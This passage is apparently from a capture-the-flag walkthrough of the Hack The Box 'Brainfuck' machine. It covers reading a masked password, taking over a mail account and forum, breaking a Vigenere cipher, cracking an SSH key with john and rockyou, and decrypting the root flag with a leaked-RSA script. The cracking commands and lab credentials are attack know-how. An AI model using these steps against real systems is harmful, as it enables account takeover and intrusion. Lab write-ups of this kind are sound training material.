



Using the inspect tool we can view the unmasked password:







Now we can attempt to login with these credentials:


Account Editor
Identity
Receiving Email
Receiving Options
Sending Email
Defaults
Composing Messages
Security
Account Information
Name:
orestis@brainfuck.htb
The above name will be used to identify this account.
Use for example, "Work" or "Personal".
Required Information
Full Name:
orestis
Email Address:
orestis@brainfuck.htb
Optional Information
Reply-To:
Organization:
Signature:
None
Add New Signature...
Aliases:
Add
Edit
Remove


Account Editor
Identity
Receiving Email
Receiving Options
Sending Email
Defaults
Composing Messages
Security
Server Type: IMAP
Description: For reading and storing mail on IMAP servers.
Configuration
Server:
brainfuck.htb
Port:
143
Username:
orestis
Forget password
Security
Encryption method:
No encryption
Authentication
Check for Supported Types
Password



And now we're in orestis's email account:




We can see that "root" set orestis an email with credentials for the secret webpage:


From: root <root@brainfuck.htb>
To: orestis@brainfuck.htb
Subject: Forum Access Details
Date: Sat, 29 Apr 2017 13:12:06 +0300 (EEST) (*04/29/2017 06:12:06 AM*)

```
Hi there, your credentials for our "secret" forum are below :)

username: orestis
password: kIEnnfEKJ#9UmdO

Regards
```


Now let's try to login:




Now we're logged in and can view three different discussions:



If you read through SSH Access you notice each of Orestis' messages are signed with "Orestis - Hacking for fun and profit":



Now if you read the encrypted Key discussion it looks like nonsense



This is a Vigenere cipher. We can use the plaintext and the cipher test to determine the cipher used to encrypt the text. http://rumkin.com/tools/cipher/vigenere.php :

Cipher key: tis - Hacking for fun and profit

Show Tableau


☐ Use "autokey" variant to extend the key with plaintext

```
Pieagnm - Jkoijeg nbw zwx mlegrwsnn
```

Remove: letters, numbers, whitespace, other things
Change: lowercase, Natural case, Title Case, UPPERCASE, swap case, reverse
Make groups of 5 and next line after 10 groups

```
Brainfu - Ckmybra inf uck mybrainfu
```

And we found the cipher to be fuckmybrain. Now we can copy what we suspect to be the ssh key from the chat and attempt to decrypt it:



Cipher key: fuckmybrain

Show Tableau

☐ Use "autokey" variant to extend the key with plaintext

```
mnvze://zsrivszwm.rfz/8cr5ai10r915218697i1w658enqc0cs8/ozrxnkc/ub_sja
```

Remove: letters, numbers, whitespace, other things
Change: lowercase, Natural case, Title Case, UPPERCASE, swap case, reverse
Make groups of 5 and next line after 10 groups

```
https://brainfuck.htb/8ba5aa10e915218697d1c658cdee0bb8/orestis/id_rsa
```

And now we have a url path to the id_rsa token, which we can download and use ssh2john and john to crack:
ssh2john id_rsa > id_orestis
john id_orestis --wordlist=/usr/share/wordlists/rockyou.txt

```
┌──(kali㉿kali)-[~/HTB/Brainfuck]
└─$ ssh2john id_rsa > id_orestis
```

```
┌──(kali㉿kali)-[~/HTB/Brainfuck]
└─$ john id_orestis --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
3poulakia!       (id_rsa)
1g 0:00:00:04 DONE (2023-02-01 18:52) 0.2277g/s 2838Kp/s 2838Kc/s 2838KC/s 3prash0..3pornuthin
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Now we have the password, which we can use with the id_rsa to ssh onto the system:
ssh -i id_rsa orestis@10.10.10.17
Note: Change id_rsa permissions to 600

```
┌──(kali㉿kali)-[~/HTB/Brainfuck]
└─$ sudo chmod 600 id_rsa

┌──(kali㉿kali)-[~/HTB/Brainfuck]
└─$ ssh -i id_rsa orestis@10.10.10.17
Enter passphrase for key 'id_rsa':
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-75-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


You have mail.
Last login: Mon Oct  3 19:41:38 2022 from 10.10.14.23
orestis@brainfuck:~$
```

Privilege Escalation

Poking around the system reveals several files in the Orestis file:

```
orestis@brainfuck:~$ ls
debug.txt  encrypt.sage  mail  output.txt  user.txt
```

Reading the encrypt.sage file reveals that this script generates the password to access the /root/roo.txt file:

```
orestis@brainfuck:~$ cat encrypt.sage
nbits = 1024

password = open("/root/root.txt").read().strip()
enc_pass = open("output.txt","w")
debug = open("debug.txt","w")
m = Integer(int(password.encode('hex'),16))

p = random_prime(2^floor(nbits/2)-1, lbound=2^floor(nbits/2-1), proof=False)
q = random_prime(2^floor(nbits/2)-1, lbound=2^floor(nbits/2-1), proof=False)
n = p*q
phi = (p-1)*(q-1)
e = ZZ.random_element(phi)
while gcd(e, phi) != 1:
    e = ZZ.random_element(phi)



c = pow(m, e, n)
enc_pass.write('Encrypted Password: '+str(c)+'\n')
debug.write(str(p)+'\n')
debug.write(str(q)+'\n')
debug.write(str(e)+'\n')
```

Reading the script shows that the debug.txt file contains the p, q, e values used to encrypt the content of the output.txt file. If we take the first three lines of the debug.txt file and the encrypted content of output.txt and feed it the rsa.py script https://crypto.stackexchange.com/a/19530 we can decrypt the ciphertext:

```
def egcd(a, b):
    x,y, u,v = 0,1, 1,0
    while a != 0:
        q, r = b//a, b%a
        m, n = x-u*q, y-v*q
        b,a, x,y, u,v = a,r, u,v, m,n
        gcd = b
    return gcd, x, y

def main():

    p = 7493025776465062819629921475535241674460826792785520881387158343265274170009282504884941039852933109163193651830303308312565580445669284847225535166520307
    q = 7020854527787566735458858381555452648322845008266612906844847937070333480373963284146649074252278753696897245898433245929775591091774274652021374143174079
    e = 3080200791795250842279286902168919392748501633271362252702521910515425447234462728494777972628099543194745429278242631325552313761053232381371448363943425753683006 27
    ct = 4464191482107407193029781458985174670059347077041711180464892001839630524695612733715093608114410640528413484585139254108086265238684086976862243803869080347255027804246302981602877737814121702 3
    # compute n
    n = p * q

    # Compute phi(n)
    phi = (p - 1) * (q - 1)

    # Compute modular inverse of e
    gcd, a, b = egcd(e, phi)
    d = a

    print( "n:  " + str(d) );

    # Decrypt ciphertext
    pt = pow(ct, d, n)
    print( "pt: " + str(pt) )

if __name__ == "__main__":
    main()
```

Now we can run rsa.py:

```
┌──(kali㉿kali)-[~]
└─$ python rsa.py
n:  873061943450542420269524339311087529982483791600518349571160587159970422697829509624135722743622820226974780988443888583759932176299727684945739700654800982460836544662623257092201810pt: 24604052029401386049980296953784287079059245867880966944246662849341507003750
```

Then take the pt output and use it in the following python script:
python -c "print format(, 'x').decode('hex')"

```
┌──(kali㉿kali)-[~]
└─$ python2 -c "print format(246040520294013860499802969537842870790592458678809669442466628
9341507003750, 'x').decode('hex')"
6efc1a5dbb8904751ce6566a305bb8ef
```

Now we have the root.txt